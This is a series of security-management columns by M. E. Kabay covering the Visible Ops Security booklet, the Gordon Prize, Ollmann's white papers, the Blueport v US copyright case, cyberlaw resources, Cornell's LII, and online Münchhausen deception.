- "Streamline IT controls for regulatory compliance" (build reusable controls that can save time and money for all sectors of the enterprise in meeting security standards)

Their discussion continues with excellent examples drawn from cases involving Sarbanes-Oxley compliance and then turns to principles enunciated by the Institute of Internal Auditors (IIA) Research Foundation called the "Guide to the Assessment of IT General Controls Scope Based on Risk" or "GAIT."< http://www.theiia.org/guidance/technology/gait/ > The IIA makes four documents freely available for download about this methodology:

- The Gait Methodology ("GAIT-1")< http://www.theiia.org/guidance/technology/gait/gait-methodology/ >
- GAIT for IT General Control Deficiency Assessment ("GAIT-2")< http://www.theiia.org/guidance/technology/gait/gait2/ >
- Gait for Business and IT Risk ("GAIT-R")< http://www.theiia.org/guidance/technology/gait/gait-r/ >
- Case Studies of Using GAIT-R to Scope PCI Compliance< http://www.theiia.org/download.cfm?file=24876 >

I am grateful to the authors of *Visible Ops Security* for introducing me to the GAIT methodology.

Next time, I'll delve into the authors' discussion of "Phase 3: Implement Development and Release Controls."

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Security Phase 3: Implement Development and Release Controls

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I have been highlighting the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 3: Implement Development and Release Controls," which the authors introduce as follows: "…we move upstream to the development and release management processes, as well as to the internal audit and project management processes. We will involve stakeholders from development, project management, and release management so they get involved earlier with projects and we will also work with change management, purchasing, and accounting to maintain accurate situational awareness. We will define the model for engaging with individual project groups when there are information security relevant tasks that we can help with."

As in the other chapters, the authors provide a table of issues and narrative examples that will resonate with anyone who's been in the security field for a while. For example (quoting),

- Information security and audit do not work together (This afternoon, I had a pretty awful meeting with the internal IT auditor. Several things bothered me. First off, he blindsided me with a whole bunch of deficiencies on password controls for some random systems buried in some business processes that shouldn't even warrant being audited. To make matters worse, he even did a penetration test and hit us with findings from that. And then we ended up getting into a heated debate about IT controls instead of talking about the risks we are trying to mitigate. / I guess the thing that bothers me most is that we don't appear to be on the same page with respect to what the top business risks are. . . .)
- Project teams that do not involve information security risk building services contrary to the needs of the organization (For example, let's talk about the last application that the developers put into production. Instead of using the libraries we created to do authentication, they created their own nonstandard libraries, made worse because they haven't been trained on secure programming practices. Now we have to create another piece of complicated middleware to adequately control access. / The unique authentication method now becomes yet another one-off that we need to support. We keep making the mistake of favoring the project goals over the enterprise's goals – over and over again. It has slowly consumed all the air in the room and is killing us.)

The steps and tasks detailed in this chapter are a challenging agenda for anyone in the real world. The prescribed methodology (amply discussed in the text) has the following framework:

Step 1: Integrate with Internal Audit
    Task 1: Formalize the relationship with audit
    Task 2: Demonstrate value
Step 2: Integrate into Project Management
    Task 1: Participate in PMO approval meetings
    Task 2: Determine information security relevance
    Task 3: Integrate into project review and approval

Task 4: Leverage detective controls in change management
Task 5: Link to detective controls in purchasing and accounting

Step 3: Integrate into the Development Life Cycle
Task 1: Begin a dialog with development
Task 2: Establish requirements definition and secure coding practices
Task 3: Establish secure testing practices

Step 4: Integrate into Release Management
Task 1: Formalize the relationship with release management
Task 2: Ensure standards for secure builds
Task 3: Integrate with release testing protocols
Task 4: Integrate into production acceptance
Task 5: Ensure adherence to release implementation instructions
Task 6: Ensure production matches known and trusted states

I don't think anyone can view this agenda as anything less than daunting, but the case for integrating security thoroughly into audit, project management, development and implementation (release) is so strong that I fully support the authors' views.

Readers interested in seeing my own perspective on these issues might like to look at my MS-PowerPoint lecture slides on operations security and production controls < http://www.mekabay.com/courses/academic/norwich/is342/lectures/32_Operations_Security.ppt >, monitoring and control systems < http://www.mekabay.com/courses/academic/norwich/is342/lectures/38_Monitoring_Control.ppt >,and application controls < http://www.mekabay.com/courses/academic/norwich/is342/lectures/39_Application_Controls.ppt >. The same links with ".pdf" instead of ".ppt" will download the lecture handouts instead of the slide files.

In the final column on this topic, I'll discuss Phase 4 of *Visible Ops Security*: "Continual Improvement."

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Security Phase 4: Continual Improvement

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last four columns, I have been pointing out some of the excellent recommendations from the booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 4: Continual Improvement." But first, a little historical digression.

William Edwards Deming was born in 1900 in Sioux City, Iowa; he graduated from University of Wyoming in 1921 as an engineer. By the 1930s, he had become fascinated by the applications of statistical analysis to practical problems and he increasingly focused on improving production processes by identifying and applying metrics. < http://www.amstat.org/about/statisticians/index.cfm?fuseaction=biosinfo&BioID=4 > He was invited to Japan in the early 1950s to help rebuild Japanese industry; his philosophy of management, which became known as Total Quality Management (TQM) and which was enunciated in his text *Out of the Crisis* < http://www.amazon.com/Out-Crisis-W-Edwards-Deming/dp/0262541157/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1226253949&sr=8-1 > included the following Fourteen Points:< http://www.valuebasedmanagement.net/methods_deming_14_points_management.html >

1. Create constancy of purpose for improvement of product and service (Organizations must allocate resources for long-term planning, research, and education, and for the constant improvement of the design of their products and services)
2. Adopt the new philosophy (government regulations representing obstacles must be removed, transformation of companies is needed)
3. Cease dependence on mass inspections (quality must be designed and built into the processes, preventing defects rather than attempting to detect and fix them after they have occurred)
4. End the practice of awarding business on the basis of price tags alone (organizations should establish long-term relationships with [single] suppliers)
5. Improve constantly and forever the system of production and service (management and employees must search continuously for ways to improve quality and productivity)
6. Institute training (training at all levels is a necessity, not optional)
7. Adopt and institute leadership (managers should lead, not supervise)
8. Drive out fear (make employees feel secure enough to express ideas and ask questions)
9. Break down barriers between staff areas (working in teams will solve many problems and will improve quality and productivity)
10. Eliminate slogans, exhortations, and targets for the work force (problems with quality and productivity are caused by the system, not by individuals. Posters and slogans generate frustration and resentment)
11. Eliminate numerical quotas for the work force and numerical goals for people in management (in order to meet quotas, people will produce defective products and reports)
12. Remove barriers that rob people of pride of workmanship (individual performance

reviews are a great barrier to pride of achievement)
13. Encourage education and self-improvement for everyone (continuous learning for everyone)
14. Take action to accomplish the transformation (commitment on the part of both [top] management and employees is required).

In *Visible Ops Security*, Kim, Love and Spafford exemplify the principles of TQM as applied to integrating security into all business processes. In Phase 4, they start by recommending the formation of an Information Security Oversight Committee (ISOC) which focuses on "whether information security is meeting the needs of the business." In my own lectures to students at the undergraduate and graduate level, I never fail to emphasize how important it is that security must *serve* the strategic goals of the organization: we don't run the show!

The chapter has a good discussion of security metrics, which the authors define simply as "measures that indicate the success of our interactions with various groups." Their examples include the following (parenthetical explanations are my own):

- Customer satisfaction
- Percent of target operational process integration (how many of the identified processes are now including security considerations)
- Number of challenged integrations (how many processes still have conflicts and problems relating to security)
- Percent of codified process integrations (how many of the processes include formal documentation for the security components)

In addition, say the authors, "There are additional indicators of increasing success that are simple but effective measures of progress:

- Invitations to meetings….
- Soliciting of information security input….
- Reduction in frequency of audits, audit preparation effort, and remediation efforts associated with audit findings…."

The authors then systematically present detailed, concrete suggestions for metrics relating to each of the phases enunciated in the *Visible Ops Security* framework. By the end of the chapter, they sketch out what a mature organization should be seeing once the recommendations are implemented and continuous process improvement has become part of the culture: "We are now more integrated with foundational-level activities within the organization, allowing us to target more advanced activities and processes, such as automating some of the processes we have built. For example, through our involvement with SDLC [System Development Life Cycle] we can create automated components (such as MS Project tasks) to give to project managers that are rebuilt on adaptive self assessments."

Finally, the write, they hope that readers will hear this kind of summary: "Information security is no longer thought of as an outside entity nor does information security have to fight for involvement. We find we are becoming involved in more project and strategic discussions instead of being involved only when problems are discovered. When information security is automatically and without a second thought included in future operations planning, we know we have become part of the team."

Go forth and read this book. Then start implementing its methodology! And may the Authors be with you.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Great Expectations for Managing Cybersecurity Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

There's an exciting new contest that will particularly appeal to students and young experts in information assurance: the Gordon Prize in Managing Cybersecurity Resources < http://www.rhsmith.umd.edu/news/stories/2008/gordonprize.aspx >. Teachers and managers should take advantage of this wonderful opportunity to stimulate original thinking and scholarly expression among our members of the rising generation of security professionals.

Professor Lawrence A. Gordon, PhD,< http://www.rhsmith.umd.edu/faculty/lgordon/ > is the Ernst & Young Alumni Professor of Managerial Accounting and the Information Assurance Affiliate Professor at the University of Maryland Institute for Advanced Computer Studies of the Robert H. Smith School of Business in the University of Maryland College Park (whew!). Dr Gordon has a distinguished career in economics and computer science and is a respected researcher and thinker with particular interests in the economics of information security; he is a frequent speaker at and organizer of several conferences including the annual Workshop on the Economics of Information Security (WEIS – the Eighth Workshop will at University College London in June 2009< http://weis09.infosecon.net/index.html >) and the annual Financial Information Systems and Cybersecurity Forum< http://www.rhsmith.umd.edu/faculty/lgordon/Forum%20on%20Financial%20Information%20Systems%20and%20Cybersecurity.htm >.

The formal announcement of the contest and prize explains that

> "Gordon is committed to raising awareness of the issue of cybersecurity and its importance to business and government leaders. . . . Gordon sees the Gordon Prize as another way of encouraging practitioners and theoreticians alike to approach the problem of cybersecurity in a multi-disciplinary way. Information security is a tremendously complex problem, one that can be approached from an economics perspective, as Gordon and Loeb have done for many years, or from a quality assurance perspective, a computer science or engineering perspective, a legal perspective, or a public policy perspective. Gordon hopes that discussions of these problems will be enriched as Gordon Prize applicants examine the issue of managing cybersecurity resources from many different perspectives and points of view.
>
> The prize will be offered yearly and the competition is open to students, faculty, and information security professionals in both the public and private sector."

Competitors must submit an essay in English of 800 to 1500 words on the topic of "Managing Cybersecurity Resources." The submission guidelines < http://www.rhsmith.umd.edu/news/stories/2008/pdfs/GordonPrizeSubmissionGuidelines.pdf > explain,

> "These perspectives include, but are not limited to:
> - determining how much to invest in cybersecurity
> - capital vs. operating expenditures on cybersecurity
> - cost-benefit analysis for managing cybersecurity resources

- global aspects of resource allocation decisions related to cybersecurity
- cybersecurity risk management
- assessing the economic cost of cybersecurity breaches to organizations
- deriving performance metrics for assessing the return on cybersecurity investments
- developing a framework for incorporating cybersecurity resource allocation decisions into the design and implementation of a management accounting system."

I encourage all faculty members to alert their students to the contest and all managers to encourage their junior staff to get involved in the competition.

Again, the prize information is available online < http://www.rhsmith.umd.edu/news/stories/2008/gordonprize.aspx > and includes full instructions on how to enter.

Go for it!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

TECHNICALINFO.NET has Good Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the joys of teaching is that students can support and stimulate teachers' curiosity and enthusiasm. Norwich University< http://www.norwich.edu > Computer Security and Information Assurance< http://www.norwich.edu/academics/business/infoAssurance/index.html > major Amanda Brown is a brilliant and enthusiastic contributor to the CJ341 Cyberlaw/Cybercrime< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > class and a stalwart of the Norwich Security and Forensics Club. She often circulates interesting references and recently pointed the class to a new White Paper ("Continuing Business with Malware Infected Customers: Best Practices and the Security Ergonomics of Web Application Design for Compromised Customer Hosts")< http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html > by Gunter Ollmann< http://www.technicalinfo.net/gunter/index.html >, Director of Security Strategy for IBM Internet Security Systems.< http://iss.net/ > I am grateful to her for introducing me to Mr Ollman's fine collection of published works and want readers to be aware of his contributions to the field.

The first section readers might like to explore on the Web site he calls "TECHNICAL INFO: making sense of security" is the collection of White Papers< http://www.technicalinfo.net/papers/index.html > on a number of hot topics in security. Because the index page has excellent abstracts, I'll simply list the titles and subtitles and urge readers to visit the site themselves:

- Advice on Assessing your Custom Application
- Advice on Assessing your IT Security Posture
- Anti Brute Force Resource Metering: Helping to Restrict Web-based Application Brute Force Guessing Attacks through Resource Metering
- Application Assessment Questioning: What should a consultant be looking for when conducting an application assessment?
- Application Security Assessments
- Assessing Your Security
- Attacks Using the common web browser
- Best Practices on Securing Custom HTML Authentication Procedures
- Continuing Business with Malware Infected Customers: Best Practices and the Security Ergonomics of Web Application Design for Compromised Customer Hosts
- Custom HTML Authentication
- HTML Code Injection and Cross-site Scripting: Understanding the cause and effect of CSS (XSS) Vulnerabilities
- Instant Messenger Security: Securing against the "threat" of instant messengers
- Mail Non-delivery Notice Attacks
- Old Threats Never Die: Why Protection for Old Vulnerabilities can never be Retired

- Passive Information Gathering: The Analysis of Leaked Network Security Information
- Pharming Guide, The
- Phishing Guide: Understanding and Preventing Phishing Attacks, The
- Second-order Code Injection: Advanced Code Injection Techniques and Testing Procedures
- Securing WLAN Technologies: Secure Configuration Advice on Wireless Network Setup
- Security Best Practice - Host Naming and URL Conventions Security: Considerations for Web-based Applications
- SEO Code Injection: Search Engine Optimization Poisoning
- Stopping Automated Attack Tools: An analysis of web-based application techniques capable of defending against current and future automated attack tools
- Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the "insecurity iceberg"
- URL Embedded Attacks
- Vishing Guide: A close look at voice phishing, The
- Web Based Session Management: Best practices in managing HTTP-based client sessions
- X-morphic Exploitation: One-of-a-kind Exploit Delivery Systems and Services

Another useful section of TECHNICAL INFO is Tools< http://www.technicalinfo.net/tools/index.html >, where Mr Ollman has provided Web interfaces to a number of tools that can scan open-source information about Internet domains and IP addresses. As explained in his paper on “Passive Information Gathering Techniques,”< http://www.technicalinfo.net/papers/PassiveInfoPart1.html >, organizations should routinely monitor the details of information about their networks by scanning the ‘Net and ensuring that what’s *actually* available is only what *should* be available.

Finally, the blog< http://www.technicalinfo.net/blog/index.html > has occasional postings about topics of interest, including Mr Ollman’s new papers. There’s also a set of archives and an RSS feed so we can be kept informed of changes automatically.

Mr Ollman can be proud of his professional work and I hope readers will tell him so.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Abiding by the Law:
Blueport v US

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been preparing my annual review of intellectual property law developments for my friend and colleague Prof Tom Peltier's *Peltier Effect* (see the 2007 edition < http://www.peltierassociates.com/index.php?option=com_docman&task=doc_details&gid=2&Itemid=54 > for a sample) and I ran across a startling case of the US government's assertion of the doctrine of sovereign immunity.< http://topics.law.cornell.edu/wex/sovereign_immunity >

The case is "U.S. Fed. Circuit Court of Appeals, July 25, 2008 Blueport Co. v. US, No. 2007-5140" < http://caselaw.lp.findlaw.com/data2/circs/fed/075140p.pdf >. The FindLaw Intellectual Property Case Summaries_ summarizes the case as follows:

"In an action against the government arising from an Air Force employee's refusal to provide the Air Force with the source code for a software program he had written on his own time and subsequently shared with other Air Force personnel, dismissals of copyright infringement and Digital Millennium Copyright Act (DMCA) claims for lack of jurisdiction are affirmed where: 1) the limited waivers of sovereign immunity contained in the copyright infringement statutes were properly construed as jurisdictional requirements; 2) the burden to prove jurisdiction was properly placed on plaintiff; 3) plaintiff's copyright infringement claim fell within provisos excepting it from the waiver of sovereign immunity; and 4) the DMCA contains no express or implied waiver of sovereign immunity."

Copyright attorney and blogger William Patry summarized the case as follows in one of his postings < http://williampatry.blogspot.com/2008/07/us-government-insists-on-right-to.html >. Here's my summary of the facts of the case based on Attorney Patry's article:

- Air Force Technical Sergeant Mark Davenport wrote and refined a program called the AUMD on his own time using his home computer in spite of having been refused support from the Air Force to learn programming skills.

- From around June 1998 through September 1998, Davenport provided his USAF colleagues with free access to his program and improved it steadily, introducing expiration dates into his versions to require users to update to the most recent version.

- "Davenport's superiors asked him to turn over the source code for the program, which Davenport had always kept on his home computer. When he refused to turn over the source code, his superiors threatened him with a demotion and a pay cut, and excluded him from the Manpower User Group's advisory authority."

- In March 2000, Davenport sold his software to a company called Blueport.

- Blueport offered the USAF a license to AUMD. The USAF refused and paid Science Applications International Corporation (SAIC) to reverse engineer the available copies of object code to eliminate the expiration date.

- In 2002, Blueport sued the US government for violations of copyright for having used the code illegally and of the Digital Millennium Copyright Act (DMCA) for modifying the object code to remove the expiration controls.

- Government attorneys asserted sovereign immunity from prosecution and won both at the initial trial and on appeal.

In the words of Attorney Patry, "There is no express abrogation of sovereign immunity for DMCA violations, and thus the US government is free to – and appears quite happy to – engage in activity, which if done by individuals or companies, would be illegal, perhaps even criminal. The hypocrisy in the US government's conduct is breathtaking given USTR's [United States Trade Representative] vigorous efforts to peddle the DMCA internationally."

Warning for readers who don't work in the US government: don't try this at work. Stealing other people's software and reverse engineering the object code to defeat licensing restrictions can land ordinary people like you in jail. Our lords and masters are not subject to the same laws.

Golly, I hope the doctrine of sovereign immunity doesn't mean we should worry about a return of the droit de seigneur!< http://www.snopes.com/weddings/customs/droit.asp >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pay Attention to Cyberlaw

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

How many times have you had to gabble, "I-am-not-a-lawyer-and-this-is-not-legal-advice.-For-legal-advice,-consult-an-attorney-with-expertise-in-this-area-of-the-law?" Regrettably often abbreviated "IANAL," which raises entirely different questions about the writer, this phrase is often used when non-lawyers are discussing legal issues. The hideously-formatted Word DOC file< http://www.wsba.org/Lawyers/groups/practiceoflaw/uplcomplaintinfotrifold403.doc > from the Washington State Practice of Law Board that I found thanks to an article in the *Wikipedia*< http://en.wikipedia.org/wiki/IANAL > (NO, students, you may NOT use *Wikipedia* as a primary reference – this is a reference to one of the citations that I downloaded personally and read for myself) makes it clear that the unauthorized practice of law is illegal in Washington State – as it is elsewhere in the United States. Don't give people legal advice if you are not *their* lawyer and definitely not if you are not *a* lawyer.

Incidentally, for any readers who actually do discuss legal affairs on their Web sites and blogs, there's an excellent review of legal constraints on such services from Margaret Hensler Nicholls in the Summer 2005 issue of the *Georgetown Journal of Legal Ethics.*< http://findarticles.com/p/articles/mi_qa3975/is_200507/ai_n14684366 >

However, not being a lawyer does not absolve us from knowing about basics of the law in the jurisdictions where we work. At a minimum, IA professionals need to be familiar with elements of criminal law such as definitions of cybercrimes, proper procedures for collaborating effectively with law enforcement officials, methods of collecting and preserving data as evidence that can successfully be used in criminal trials, and intellectual property law. I have recently updated my narrated overview lectures on these topics (with a US perspective) and hope that readers will find them useful:

- Introduction to cyberlaw and jurisdiction (125 MB)
  PPT in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w07_cyberlaw_ppt.zip > PPSX in ZIP < http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w07_cyberlaw_ppsx.zip >

- Introduction to intellectual property law (109 MB)
  PPT in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppt.zip > PPSX in ZIP< http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppsx.zip >.

In addition, there are many useful materials including US Department of Justice guidelines on handling electronic crime scenes freely available for anyone to download in my undergraduate CJ341 lecture pages.< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/lectures.htm >

Readers may find the following texts helpful in studying cyberlaw:

- Cavazos, E. & G. Morin (1996). *Cyberspace and the Law: Your Rights and Duties in the On-Line World.* MIT Press (Cambridge, MA). ISBN 0-262-53123-2. 220pp.< http://www.amazon.com/Cyberspace-Law-Rights-Duties-Line/dp/0262531232/ref=sr_1_1?ie=UTF8&s=books&qid=1227644238&sr=8-1 >
- Clifford, R. D. (2006). *Cybercrime: The Investigation, Prosecution and Defense of a Computer-Related Crime,* Second Edition. Carolina Academic Press (ISBN 1-59460-150-X). 282 pp.< http://search.barnesandnoble.com/booksearch/isbninquiry.asp?ean=159460150X >
- Girasa, R. J. (2002). *Cyberlaw: National and International Perspectives.* Prentice Hall (Upper Saddle River, NJ). ISBN 0-13-065564-3. 433 pp. < http://www.amazon.com/Cyberlaw-International-Perspectives-Roy-Girasa/dp/0130655643/ref=sr_1_1?ie=UTF8&s=books&qid=1227644451&sr=8-1 >
- Lessig, L. (2006). *Code: and Other Laws of Cyberspace,* Version 2.0. Basic Books (New York). ISBN 0-465-03914-6. 432 pp.
- Lessig, L., D. Post & E. Volokh (1997). *Cyberspace Law for Non-Lawyers.* Published via e-mail.< http://www.lessig.org/content/articles/works/cyberlessons/index.html >
- Moore, R. (2005). *Cybercrime: Investigating High-Technology Computer Crime*. Matthew Bender & Co. (ISBN 1-59345-303-5). 258 pp. < http://www.amazon.com/Cybercrime-Investigating-High-Technology-Computer-Crime/dp/1593453035/ref=sr_1_1?ie=UTF8&s=books&qid=1227644765&sr=1-1 >
- Rose, L. J. (1994). *NetLaw: Your Rights in the Online World*. Osborne/McGraw-Hill (New York). ISBN 0-078-82077-4. 372 pp. < http://www.amazon.com/Netlaw-Your-Rights-Online-World/dp/0078820774/ref=sr_1_1?ie=UTF8&s=books&qid=1227644786&sr=1-1 >
- Rosenoer, J. (1997). *CyberLaw: The Law of the Internet.* Springer-Verlag (New York). ISBN 0-387-94832-5. 362 pp. < http://www.amazon.com/Cyberlaw-Law-Internet-Jonathan-Rosenoer/dp/0387948325/ref=sr_1_1?ie=UTF8&s=books&qid=1227644868&sr=1-1 >
- Wright, B. (1996). *The Law of Electronic Commerce: EDI, Fax, and E-mail -- Technology, Proof and Liability*. Association of Records Managers. ISBN 0-316-95632-5. 471 pp.< http://www.amazon.com/Law-Electronic-Commerce-Technology-Liability/dp/0316956325/ref=sr_1_1?ie=UTF8&s=books&qid=1227644898&sr=1-1 >
- Wright, B. (2003). *Business Law and Computer Security: Achieving Enterprise Objectives through Data Control.* SANS Press. ISBN 0-974-37271-4. 105 pp.< http://www.amazon.com/Business-Law-Computer-Security-Enterprise/dp/0974372714/ref=sr_1_1?ie=UTF8&s=books&qid=1227645097&sr=1-1 >

In my next column, I'll point readers to the single most valuable research tool in following developments in law that affect IA (or any aspect of law): the Cornell Law School Legal Information Institute (LII). < http://www4.law.cornell.edu/ >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Cornell a LIIder in Cyberlaw Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last column, I suggested that information assurance (IA) professionals need to keep abreast of legal developments and provided a list of resources for self-study of cyberlaw.

Today I am pointing readers to the single most valuable research tool anyone can find in following developments in law that affect IA (or any kind of law).

Cornell University's Legal Information Institute (LII) < http://www4.law.cornell.edu/ > was established in 1992 < http://www4.law.cornell.edu/lii.html > as a non-profit entity with a $250,000 grant under the leadership of Peter W. Martin < http://www.lawschool.cornell.edu/faculty/bio.cfm?id=42 > and Thomas R. Bruce < http://www.lawschool.cornell.edu/faculty/bio.cfm?id=188 >. The site has no advertising, provides completely free access to all its services, and is "the most linked to web resource in the field of law…." The site generates "over 40,000 user sessions a day" and provides services to users from the USA and "over 70 foreign nations." Services include full texts of

- Constitutions & Codes< http://www4.law.cornell.edu/cc.html >
  - US Code
  - US Constitution
  - Code of Federal Regulations
  - Federal Rules of Civil Procedure
  - Federal Rules of Criminal Procedure
  - Federal Rules of Evidence
  - Federal Rules of Bankruptcy Procedure
  - Uniform Commercial Code
  - Other Uniform Laws
  - State Constitutions & Codes
- Court opinions< http://www4.law.cornell.edu/co.html >
  - US Supreme Court Opinions
  - Other Federal Court Opinions
  - New York Court of Appeals Opinions
  - Other States: Opinions
- Law by source or jurisdiction< http://www4.law.cornell.edu/soj.html >
  - Federal law
  - State law
  - World law
- An online "Introduction to Basic Legal Citation" (2007 edition) by Prof Martin < http://www4.law.cornell.edu/citation/ >
- Topical Libraries< http://www4.law.cornell.edu/tl.html >
  - American Legal Ethics Library
  - Social Security Library
- Directories to Law Organizations, Judges, Lawyers and Legal Academics < http://www4.law.cornell.edu/directories.html >
- Subscriptions to and content from the *liibulletin* created by Cornell Law School students < http://www4.law.cornell.edu/bulletin/ >

For those who are actively following legal developments, you can sign up for RSS feeds on

specific titles in the US Code. To illustrate the kind of topic that might be useful to IA professionals, I'm signed up to be notified of developments in Title 6 (Domestic Security), Title 18 (Crimes and Criminal Procedure), Title 35 (Patents) and Title 47 (Telegraphs, Telephones, and Radiotelegraphs).

Right now, the LII is soliciting donations to continue its important work; the nice letter I received from Director Tom Bruce actually prompted this article. Please donate online< http://www.law.cornell.edu/donors/ > or download a printable, mailable form < http://www.law.cornell.edu/donors/LIIdonorform.pdf > to accompany your generous gift.

I know that criminals around the world will detest you for your willingness to help the LII.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Münchhausen Syndrome by Internet: Deceiving the Sympathetic

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

If you ever get bored by having a short name, consider the name of Baron Karl Friedrich Hieronymus Freiherr von Münchhausen (1720–1797), who was notorious for his many tall tales about his adventures back in the 18th century. The version by Rudolf Erich Raspe in English translation is available free from Google books.< http://books.google.com/books?id=q_YyQzZl9jkC&dq=The+Surprising+Adventures+of+Baron+M%C3%BCnchhausen.&source=gbs_navlinks_s >

Some mentally ill people suffer from a syndrome named after the famous baron: Münchhausen Syndrome (sometimes spelled with just one h as Münchausen Syndrome). The Mayo Clinic's extensive reference on diseases and conditions< http://www.mayoclinic.com/health/DiseasesIndex/DiseasesIndex > has a 10-page entry for "Munchausen syndrome"< http://www.mayoclinic.com/health/munchausen-syndrome/DS00965 > that starts with a definition: "Munchausen (MOON-chow-zun) syndrome is a serious mental disorder in which someone with a deep need for attention pretends to be sick or gets sick or injured on purpose. People with Munchausen syndrome may make up symptoms, push for risky operations, or try to rig laboratory test results to try to win sympathy and concern."

A related illness is called Münchhausen Syndrome by Proxy< http://www.munchausen.com/ >; in this sad disorder, an adult (usually a parent) abuses a child to gain attention for herself or himself. Emergency room physicians are always on guard for such cases when a child is repeatedly brought to the hospital with different traumas or illnesses.< http://emedicine.medscape.com/article/806735-overview >

A recent development along these lines that may concern tech-savvy readers is a similar disorder that some specialists are calling "Münchhausen Syndrome by Internet."< http://www.healthyplace.com/faking-illness/munchausen/sympathy-seekers-invade-internet-support-groups/menu-id-198/ > Some disturbed people have been found to lie about their real or even nonexistent illnesses, apparently to obtain attention and psychological support from well-meaning participants in mental-health or illness-related support groups online. A well-written report by Jenny Kleeman in the *Guardian* newspaper< http://www.guardian.co.uk/lifeandstyle/2011/feb/26/faking-illness-online-munchausen?INTCMP=SRCH > provides case studies and interviews with perpetrators and victims of this kind of deception. Here are some quick summaries of much more extensive reporting:

- Someone calling herself Mandy Wilson from Australia reached out through the Connected Moms Website < http://www.connectedmoms.com/ > and received floods of emotional support when she (a) fell ill with leukemia; (b) was abandoned by her husband; (c) was forced to raise her two children alone; (d) went into a coma for weeks after a stroke; and (e) was physically abused by nurses at the hospital. Her friends local friends Gemma, Sophie, Pete and Janet posted to Connected Moms while Mandy was unavailable. A kind Canadian woman, Dawn Mitchell, spent hours a day communicating with Mandy Wilson to provide support through three years of painful and emotionally

draining messages. It was all lie: Wilson wasn't sick and her friends didn't exist.

- Someone claiming to be an 18-year-old immigrant in London, England suffering from tuberculosis used a forum on the LiveJournal< http://www.livejournal.com/ > site to gain emotional support. At one point, she has reported to have died, and there was even an entry on a MySpace page announcing her demise.< http://www.wired.co.uk/news/archive/2009-03/24/reports-of-my-death >
- A 24-year-old woman from the Philippines, Jeanette Navarro, really was sick, but at one point she pretended to be someone else on an online support group and reported that she, Jeanette, was in a coma. From that point on, she became addicted to the outpouring of support: Kleeman< http://www.guardian.co.uk/lifeandstyle/2011/feb/26/faking-illness-online-munchausen?INTCMP=SRCH > writes, “She'd spend 15-20 hours online a day, answering the 50 or so emails that arrived from concerned well-wishers, and ultimately invented five different characters to embellish and sustain the deception if attention moved away from her.” After seven months of deception, "It dawned on me I was playing with people's emotions. I started feeling guilty." She told the truth and, even two years later, “Jeanette often gets messages from group members telling her they're still devastated by what she did to them.”
- A mother posting on Mumsnet< http://www.mumsnet.com/ > about the death of her daughter was discovered “to have logged on using multiple identities, each with their own traumatic tale.”

As Kleeman points out, these deceptions can damage the support of communities of people who have been tricked, as well as causing emotional suffering for the victims who may have gone out of their way to provide extensive support for the deceivers. Some groups have been disrupted by waves of suspicion and some have even shut down as a result of the turmoil resulting from the fraud.

It's difficult to see how to prevent mentally ill people or criminals from adopting false personae online. In several of the cases discussed by Jenny Kleeman, the Münchhausen Syndrome sufferers were discovered because of inconsistencies that they couldn't prevent in their complex web of lies.

It may not be much solace for those deceived, but perhaps a reference to Jewish tradition might help put the deception into perspective. One of the traditions of Judaism is that no one asking for alms can be ignored, regardless of whether we think they are being deceptive. When a beggar ask for money, I always stop, look them in the eye to show that I recognize them as a fellow human being, give them what I can, and wish them well. To critics who have pointed out that some of these street people are likely alcoholics or drug addicts who may use my donation to make their own situation worse, I have always responded that anyone begging on the street is by definition in trouble, whether because of misfortune or a life of deceit. In either case, simple humanity – supported by my Jewish traditions – require me to do what I can.

